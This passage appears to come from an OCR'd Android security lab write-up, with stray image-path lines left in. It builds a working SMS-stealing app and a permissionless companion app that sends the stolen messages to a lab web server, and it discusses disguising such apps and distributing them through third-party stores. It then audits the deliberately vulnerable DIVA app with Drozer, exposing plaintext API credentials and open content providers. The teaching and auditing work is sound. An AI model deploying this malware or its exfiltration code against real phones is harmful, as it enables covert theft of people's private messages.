<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"
    tools:ignore="ProtectedPermissions" />
/manifest>
```

Here we see that the application requests permissions to read SMS and manage external storage. This will be requested as a popup as soon as the user launches the app. If I were attempting to write truly malicious software, you could disguise this app as something that is supposed to have these permissions such as an automated text sender or a text backup app.

It is worth noting that the "MANAGE_EXTERNAL_STORAGE" permission is not actually a valid way to perform this attack. The example given in the book requested "WRITE_EXTERNAL_STORAGE" permissions which is an outdated permission that is not used in versions of Android newer than Android 10. [CITATION TO ANDROID DEVELOPER DOCS] The MANAGE_EXTERNAL_STORAGE permissions are only used for internal

debugging and development as apps that request this permission are immediately blocked from being able to be hosted on the Google Play Store. While there are other ways around this, such as more complicated permissions, or to disperse our malware on third party app stores, this will be sufficient for this demonstration.

Let's take a look at a portion of the malicious code we wrote:

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
      backupSMS();
    // Check if permission is already granted
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.R) {
        if ((checkSelfPermission(Manifest.permission.READ_SMS) != PackageManager.PERMISSION_GRANTED) ){
            // Request the permission
            requestPermissions(new String[]{Manifest.permission.READ_SMS}, READ_SMS_PERMISSION_REQUEST_CODE);
        } else {
            if (!Environment.isExternalStorageManager()) {

                // Request the permission
                startActivityForResult(intent, APP_STORAGE_ACCESS_REQUEST_CODE);
            } else {
                // Permission is granted, proceed with reading SMS
                System.out.println("Requesting permission to access storage");
                backupSMS();
            }
        }
    }
}
```

This is what our onCreate function looks like. The onCreate function is what is called by an Android app by default as soon as the app is opened. Here we can see that the app first sets the content view. This is just setting exactly what our app displays to the user. For this app, it is just a simple Hello World. We will see a screenshot of this screen in a bit. After it displays the view, the app checks to see if permission to MANAGE_STORAGE and READ_SMS have been granted, if not, it requests them. If the permissions have already been granted, it calls a function called backupSMS(). Let's take a look at what backupSMS does.


```
private void  backupSMS(){
    smsBuffer.clear();
    Uri mSmsinboxQueryUri = Uri.parse( uriString: "content://sms");
    Cursor cursor1 = getContentResolver().query(
            mSmsinboxQueryUri,
            new String[] { "_id", "thread_id", "address", "person", "date",
                    "body", "type" }, selection: null, selectionArgs: null, sortOrder: null);
    //startManagingCursor(cursor1);
    String[] columns = new String[] { "_id", "thread_id", "address", "person", "date", "body",
            "type" };
    if (cursor1.getCount() > 0) {
        String count = Integer.toString(cursor1.getCount());
        Log.d( tag: "Count", count);
        while (cursor1.moveToNext()) {

            @SuppressLint("Range") String messageId = cursor1.getString(cursor1.getColumnIndex(columns[0]));

            @SuppressLint("Range") String threadId = cursor1.getString(cursor1
                    .getColumnIndex(columns[1]));

            @SuppressLint("Range") String address = cursor1.getString(cursor1
                    .getColumnIndex(columns[2]));
            @SuppressLint("Range") String name = cursor1.getString(cursor1
                    .getColumnIndex(columns[3]));
            @SuppressLint("Range") String date = cursor1.getString(cursor1
                    .getColumnIndex(columns[4]));
            @SuppressLint("Range") String msg = cursor1.getString(cursor1
                    .getColumnIndex(columns[5]));
            @SuppressLint("Range") String type = cursor1.getString(cursor1
                    .getColumnIndex(columns[6]));



            smsBuffer.add(messageId + ","+ threadId+ ","+ address + "," + name + "," + date + " ," + msg + " ,"
                    + type);
```

```
        smsBuffer.add(messageId + ","+ threadId+ ","+
                + type);

}
generateCSVFileForSMS(smsBuffer);
```

Here we can see that what the app will do when backupSMS is called is that it will begin parsing through the users SMS messages, creating a string called smsBuffer that stores all of the information about the text including the sender/receiver, the date, and the message itself. Once this is done, it passes that buffer to a function called generateCSVFileForSMS():


```
private void generateCSVFileForSMS(ArrayList<String> list)
{
    try
    {
        String storage_path = Environment.getExternalStorageDirectory().toString() + File.separator + smsFile;
        System.out.println("Balle!!!!!!");
        FileWriter write = new FileWriter(storage_path);
        write.append("messageId, threadId, Address, Name, Date, msg, type");
        write.append('\n');
        for (String s : list)
        {
            write.append(s);
            write.append('\n');
        }
        write.flush();
        write.close();
    }
```

This shows us that this function does exactly what it says it will do. Turns the buffer of messages into a CSV file and saves it to the external storage directory. Now that we have our malware built, let's build and deploy it to the pixel to see what it looks like.




Here we can see the application requesting SMS access like normal. The request for storage permissions looks different because we had to use that developer MANAGE_STORAGE permission. If we were to incorporate a more in depth attack, we could write it to request permission to write a specific file and it would look like the standard sms permission. Or, if we were working on an all encompassing app that copies the SMS and immediately exfiltrated the information, we could write to internal application storage that does not need permissions.

Once the permissions are granted, the app simply displays the Hello World screen every time you open it and appears to do nothing.



Looks harmless enough. But let's see if it stored the SMS files. In order to do this, I inserted my SIM card and sent myself a few text messages. (I am aware that it is incredibly bad practice to insert my real personal SIM card into a device that I intentionally installed various malware and insecure applications on; however, I needed to get some fake texts.) Here are those texts I sent:



Let's see if the messages were saved. Using ADB to get a shell again, we can look into the /sdcard folder in the phones filesystem:

```
raven:/ $ cd sdcard/
raven:/sdcard $ ls
Alarms   Audiobooks  Documents  Movies  Notifications  Podcasts    Ringtones
Android  DCIM        Download   Music   Pictures       Recordings  SMS.csv
raven:/sdcard $
```

There is a file there called SMS.csv. But what does it contain:

```
raven:/sdcard $ cat SMS.csv
messageId, threadId, Address, Name, Date, msg, type
4,2,+16149710369,null,1713913739782 ,Test ,2
3,2,+16149710369,null,1713913159773 ,Test ,2
2,2,+16149710369,null,1713912963944 ,Hello ,2
1,2,+16149710369,null,1713912961238 ,Test ,2
raven:/sdcard $
```

As we can see, all of our test text messages have been scanned and stored to this file in external storage. This seems bad right? But what can this do for attackers? The file is saved locally. I wonder what other malware could be written in order to collect this data.

Recipe: Permission Model Bypassing

As we have seen, the Android permission model helps protect users from malicious apps by requiring applications to request access to all types of resources so that the users knows exactly what the app is doing. But what if we want to bypass this. What if we have successfully installed the previous application on a target's phone and now we want to take it off. In this recipe, we will write another application that will do just that. It will take the user's stored SMS files and send them to an external server without the user even knowing.

In order to set this up, we need something for the phone to connect to. To do this, we will use XAMPP (1). XAMPP is a free open source software that allows users to create very simple Apache web servers with almost no overhead.

To start, we need to configure the lab environment. First we need to set up the apache server to accept requests. We create a simple PHP request to accept incoming traffic:

```php
<?php
        $Data = $_GET['input'];
        error_log("Input data received: " . $Data);

?>
```

This PHP file (called input.php) will accept any inputs coming to the Apache server at /input and then save any PHP ?input data to a variable and log it to the error log. If we wanted to, we could instead write this to save it to a file but for demonstration purposes, this will work just fine.

Let's create the app. Creating a new project in Android Studio called ExfilData, we copy over a lot of the working source code from CopySMS in order to ensure we know it is working.

*[Note: Full code for ExfilData can be found in **Appendix C**]*

Let's look at the manifest for this app:


```xml
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    package="com.akshaydixit.smscopy" >

    <uses-feature
        android:name="android.hardware.telephony"
        android:required="false" />
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="SMScopy"
        android:theme="@style/AppTheme" >
        <activity
            android:name=".MainActivity"
            android:label="SMScopy"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
```

As we can see, there are no permissions defined in this app. Let's look at the onCreate() function:

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    //================================================================
    FileInputStream in;
    BufferedInputStream buf;
    Intent intent = getIntent();
    Bundle extras = intent.getExtras();
    StringBuffer sb = new StringBuffer("");
    String line = "";
    String NL = System.getProperty("line.separator");
    String str = "cat /sdcard/SMS.csv";
    Process process = null;
    try {...} catch (IOException e) {...}
    BufferedReader reader1 = new BufferedReader(
            new InputStreamReader(process.getInputStream()));
    int read;
    char[] buffer1 = new char[4096];
    StringBuffer output1 = new StringBuffer();
    try {
        while ((read = reader1.read(buffer1)) > 0) {
            output1.append(buffer1,  offset: 0, read);
        }
    } catch (IOException e) {...}

    try {
        reader1.close();
    } catch (IOException e) {...}

    // Waits for the command to finish.
    try {
        process.waitFor();
    } catch (InterruptedException e) {
        //...
    }
    String data = output1.toString();
    System.out.println("data:---"+data);
    //continue;
    String url = "http://192.168.1.114/input.php?input=" + data;
```

```
System.out.println("data:---"+data);
//continue;
String url = "http://192.168.1.114/input.php?input=" + data;

new SendDataTask().execute(url);
```

Here we can see what the app is doing. As soon as the app is launched, the app runs a cat command on the /sdcard/SMS.csv that we created in the previous recipe. Cat is a simple linux command that prints the contents of a file. The function also creates a buffer that reads all of the content that is output by this command. Once all of the content is read, we can see that it saves it to a string called data. Then it adds that to a PHP URL and sends calls to a task that sends the request to the shown IP. This is the IP of our Apache server running. Let's build the app and see what happens:



That's it. A simple taunt to the user. No requested permissions or anything. It does not matter if the user is aware their data has been stolen because it is already gone and there is nothing they can do about it.

To ensure it worked, let's look at the XAMPP Apache error logs:

Since this picture is difficult to see here is the text:

[php:notice] [pid 1399992] [client 192.168.1.18:44882] Input data
received: messageId, threadId, Address, Name, Date, msg,
type4,2, 16149710369,null,1713913739782 ,Test ,23,2,
16149710369,null,1713913159773 ,Test ,22,2, 16149710369,null,1713912963944 ,Hello
,21,2, 16149710369,null,1713912961238 ,Test ,2

All of the user's text messages have been stolen and sent to a remote server. Included in this information is the user's IP which, if they are connected to a Wi-Fi network, can be used to track the precise location of the user as well. Scary stuff. Remember the malware example we looked at that stored users calls to /sdcard storage and made connections to a Chinese server. This is exactly what that app was doing.

In conclusion to this chapter, it is obvious that malicious code is incredibly easy to write. While Android has gotten better at its malicious code detection, it is not foolproof. I got no warnings trying to install either of these applications I built. Since I got them from a transfer from my computer and not the Google Play Store, they were not scanned or verified by Google's app scanners and verification protocols called Play Protect (8).

As always with cybersecurity matters, the best way a user can be sure that their devices and data are safe is to be aware. Never install applications from sources that are not 100% trusted. Additionally, before accepting permissions for an app, make sure to think about what the app is supposed to be doing and why it would need those permissions.

Now that we have covered what it looks like to analyze known or suspected malware. Which is written directly to be malicious and perform nefarious tasks on a target's device, we can instead pivot into looking at applications that were written to be completely benign but may harbor the potential for malicious activity.

Auditing Mobile Applications

Whereas the last chapter focused on software and applications written with the explicit intent to do harm and be nefarious, what happens when there are vulnerabilities in normal apps. In this chapter, we will focus on what happens when apps that were written to be completely benign or normal, contain code that can be exploited. Due to a combination of factors including bad coding practices, insecure connections, or utilizing outdated software, developers can unintentionally create vulnerabilities in their code. These vulnerabilities can then be discovered by hackers and used to steal applications data and compromise user devices.

Recipe: Analyzing Android Apps with Drozer

Drozer is a mobile security auditing framework that can be used to do analysis on android applications by interacting with other android apps via Inter-Process Communication. Allows fingerprinting of application information and attempts to find attack surfaces and exploit them. It is designed to be a pentesting tool that white hat hackers (hackers with noble intentions that seek


vulnerabilities with the purpose of making them known so they can be fixed) in order to find vulnerabilities in existing applications.

To get started with Drozer, we first need to install the client, a python build tool for the user's PC that connects to the device through ADB and the Agent, an application that the user installs on an Android device that creates a server that the client interacts with in order to monitor applications. These two together allow communication between your PC and phone in order to do auditing of an application.

Once we have Drozer installed, we also need an insecure app to pentest. The example provided in the book used the OWASP GoatDroid application. Unfortunately, since the publishing of this book, the GoatDroid project has been deprecated and there is no version of GoatDroid for Android 14. Because of this, I followed a tutorial from HackingArticles (10) that goes over analyzing and exploiting DIVA (5).

DIVA

The Damn Insecure Vulnerable App, or DIVA, is an application written by Aseem Jakhar, a computer vulnerability engineer and co-founder of Paytu, an Indian company that focuses specifically on mobile penetration testing. From DIVA's GitHub: "DIVA (Damn insecure and vulnerable App) is an App intentionally designed to be insecure. We are releasing the Android version of Diva. We thought it would be a nice way to start the year by contributing something to the security community. The aim of the App is to teach developers/QA/security professionals, flaws that are generally present in the Apps due poor or insecure coding practices. If you are reading this, you want to either learn App pentesting or secure coding and I sincerely hope that DIVA solves your purpose. So, sit back and enjoy the ride." (5). When you launch diva, it gives you a variety of options on the main home screen:



Each of these modules are interactive examples of different common exploits found in android applications. We will get into these more later in the chapter but first, let's analyze the app with Drozer

Intro to Drozer

Once we have installed Drozer Client and the required dependencies on the PC as well Drozer Agent and DIVA on the phone, we can launch Drozer and connect to the phone:

```
cam@pop-os:~/data/MobDev/Ch3/1$ adb forward tcp:31415 tcp:31415
31415
cam@pop-os:~/data/MobDev/Ch3/1$ drozer console connect
Selecting d2b6393c6359fd6d (Google Pixel 6 Pro 14)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotecyayandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v3.0.2)
dz>
```


Now we can use Drozer to get some information on the device and the tools. Using list gives us all of the tools that Drozer includes:

```
dz> list
app.activity.forintent                  Find activities that can handle the given intent
app.activity.info                       Gets information about exported activities.
app.activity.start                      Start an Activity
app.broadcast.info                      Get information about broadcast receivers
app.broadcast.send                      Send broadcast using an intent
app.broadcast.sniff                     Register a broadcast receiver that can sniff parti
app.package.attacksurface               Get attack surface of package
app.package.backup                      Lists packages that use the backup API (returns ti
app.package.debuggable                  Find debuggable packages
app.package.info                        Get information about installed packages
app.package.launchintent                Get launch intent of package
app.package.list                        List Packages
app.package.manifest                    Get AndroidManifest.xml of package
app.package.native                      Find Native libraries embedded in the application
app.package.shareduid                   Look for packages with shared UIDs
app.provider.columns                    List columns in content provider
app.provider.delete                     Delete from a content provider
app.provider.download                   Download a file from a content provider that suppo
app.provider.finduri                    Find referenced content URIs in a package
app.provider.info                       Get information about exported content providers
app.provider.insert                     Insert into a Content Provider
```

We can also use Drozer to gather information on the device. For instance we can use the tool app.package.list see all of the installed packages:

```
dz> run app.package.list
Attempting to run shell module
com.shannon.qualifiednetworksservice (QualifiedNetwork
com.google.android.uvexposurereporter (com.google.andr
com.android.internal.display.cutout.emulation.noCutout
com.google.android.networkstack.tethering (Tethering)
com.google.android.uwb.resources.pixel (com.google.and
com.google.android.overlay.trafficlightfaceoverlay (co
com.google.omadm.trigger (OemDmTrigger)
com.google.android.carriersetup (Carrier Setup)
com.android.systemui.clocks.metro (com.android.systemu
com.google.android.apps.subscriptions.red (Google One)
com.android.cts.priv.ctsshim (com.android.cts.priv.cts
com.google.android.youtube (YouTube)
com.vzw.apnlib (apnlib)
com.android.internal.display.cutout.emulation.corner (
com.google.android.ext.services (Android Services Libr
com.google.android.apps.weather (Weather)
com.android.internal.display.cutout.emulation.double (
com.google.android.overlay.pixelconfig2018 (com.google
```

We can also sort for the app we are going to be testing:



Here is the package for our vulnerable app. We can now begin analyzing the app. To start, we can gather some information on the app with app.package.info:

```
dz> run app.package.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
  Application Label: Diva
  Process Name: jakhar.aseem.diva
  Version: 1.0
  Data Directory: /data/user/0/jakhar.aseem.diva
  APK Path: /data/app/~~lyz_y3Ifw-oyCrL5Mmtv6w==/jakhar.
  UID: 10286
  GID: [3003]
  Shared Libraries: [/system/framework/android.test.base
  Shared User ID: null
  Uses Permissions:
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.INTERNET
  - android.permission.POST_NOTIFICATIONS
  - android.permission.ACCESS_MEDIA_LOCATION
  - android.permission.READ_MEDIA_AUDIO
  - android.permission.READ_MEDIA_VIDEO
  - android.permission.READ_MEDIA_IMAGES
  - android.permission.READ_MEDIA_VISUAL_USER_SELECTED
  Defines Permissions:
  - None

dz>
```

With this we can get to know a lot about the app. For instance this tells us that the app requests permission to read and write external storage, access the internet, send notifications, and read media files.

Since we are looking for exploits it is worth keeping these in mind because they may present methods of attacking the app. We can also use Drozer to view the app's manifest

```
dz> run app.package.manifest jakhar.aseem.diva
Attempting to run shell module
<manifest versionCode="1"
          versionName="1.0"
          package="jakhar.aseem.diva"
          platformBuildVersionCode="23"
          platformBuildVersionName="6.0-2166767">
  <uses-sdk minSdkVersion="15"
            targetSdkVersion="23">
  </uses-sdk>
  <uses-permission name="android.permission.WRITE_EXTERN
  </uses-permission>
  <uses-permission name="android.permission.READ_EXTERNA
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
  <application theme="@2131296387"
               label="@2131099683"
               icon="@2130903040"
               debuggable="true"
               allowBackup="true"
               supportsRtl="true">
    <activity theme="@2131296304"
              label="@2131099683"
              name="jakhar.aseem.diva.MainActivity">
      <intent-filter>
```

By looking through the manifest, we can look for any more information that may be vulnerable such as connections that the app makes.

Thankfully, Drozer actually automates this entire process of looking for potential vulnerabilities by providing a tool that scans the entire app for its attack surface.

```
drozer Console (v3.0.2)
rdz> run app.package.attacksurface jakhar.aseem.diva
Attempting to run shell module
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
dz>
```

This tells us that there may be several attack surfaces for us to look at. The exported activities are activities of the app that we can force to run. This may give us the ability to bypass processes such as authorization that would normally stop these activities. Content providers are places we can access storage such as a database and maybe exploit some sort of vulnerability like an SQL Injection.

Additionally, debuggable services are a big red flag. Production apps should never be debuggable because it gives you the ability to attach a debugger to it and get an in-depth view of what the app is doing and even modify internal values of the app to force things to break or happen. Disabling debugging is done in the app manifest by setting the value “android_debuggable” to false. Since it looks like nothing here is debuggable, we can move on to other potential attack vectors.

Exported Activities


We will take a look at the exported activities. Android activities are the building blocks of an app's user interface. Each activity represents a single screen or a part of the app that the user interacts with, like a login page or settings screen. Think of activities like the rooms in a house, each with its own purpose and some you need to go through others to get to. Exported activities are like rooms that may have an unlocked door or window that can be used to bypass other security measures and gain access to the app. Let’s take a look at these activities:

```
dz> run app.activity.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
```

We can see here that the MainActivity is exported along with two activities for something called APICreds. These may be used for authentication of an API so if we can activate these, we may be able to bypass API authorization. Additionally, if the MainActivity is exposed and it acts as an app home screen that may be behind a login screen, that means we could directly bypass the login and go straight to the main screen. Let's see what happens when we launch one of these activities.

```
dz> run app.activity.start --component jakhar.aseem.di
va jakhar.aseem.diva.APICredsActivity
Attempting to run shell module
dz>
```


This launches a screen on the Pixel:



Oh! It appears the app stores the credentials for accessing a remote vendor's API directly in plaintext and that activity is exposed so it can be accessed without authentication. This is a huge vulnerability, now the attacker knows that they can access whatever remote API this controls and

have access to whatever the app was interacting with and act as the app. If this was an app written by something like a Bank that uses this API to interact with their internal servers and do things such as make transfers, the attacker now has complete access to that API and, by extension, the user's bank account.

Running the other APICreds Activity gives us this screen:



It appears to be where the user would authenticate with a Pin to interact with Payatu's website. Trying both the API key and the API password found in the last step did not work so this must be used for something else. We will keep note of both of these in case we discover anything else. Launching the MainActivity simply takes us to the same screen that launches when you open the app.

Content Providers

Now let's take a look at content providers. Content providers in Android are a way for apps to share data with each other. They offer a structured interface to access, manage, and share data such as contacts or media files. Content providers can interact with SQLite databases and files therefore we will refer to two types of content providers: database-backed and file-backed. Let's look at the content providers in our app:

```
dz> run app.provider.info -a jakhar.aseem.diva
Attempting to run shell module
Package: jakhar.aseem.diva
  Authority: jakhar.aseem.diva.provider.notesprovider
    Read Permission: null
    Write Permission: null
    Content Provider: jakhar.aseem.diva.NotesProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
    Uri Permission Patterns:
    Path Permissions:
```


This shows us that there is pretty much only one exported content provider, one called NotesProvider. Exported just means they are accessible by other applications. This means that we can access it, even though we are not the intended target. We can also run a scan that finds content provider URIs or the path or name that we use to interact with these content providers.

```
dz> run app.provider.finduri jakhar.aseem.diva
Attempting to run shell module
Scanning jakhar.aseem.diva...
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes
content://jakhar.aseem.diva.provider.notesprovider
content://jakhar.aseem.diva.provider.notesprovider/
dz>
```

Interestingly, it looks like we can use these URIs to interact with notes in the applications. However, just because these URIs exist, doesn't mean we can interact with them. First we can use the scanner tool in Drozer to see which URLs are queryable.

```
dz> run scanner.provider.finduris -a jakhar.aseem.diva
Attempting to run shell module
Scanning jakhar.aseem.diva...
No respone from content URI:      content://jakhar.aseem.diva.provider.notesprovider/
Got a response from content Uri:  content://jakhar.aseem.diva.provider.notesprovider/notes/
No respone from content URI:      content://jakhar.aseem.diva.provider.notesprovider
Got a response from content Uri:  content://jakhar.aseem.diva.provider.notesprovider/notes

For sure accessible content URIs:
  content://jakhar.aseem.diva.provider.notesprovider/notes/
  content://jakhar.aseem.diva.provider.notesprovider/notes
dz>
```

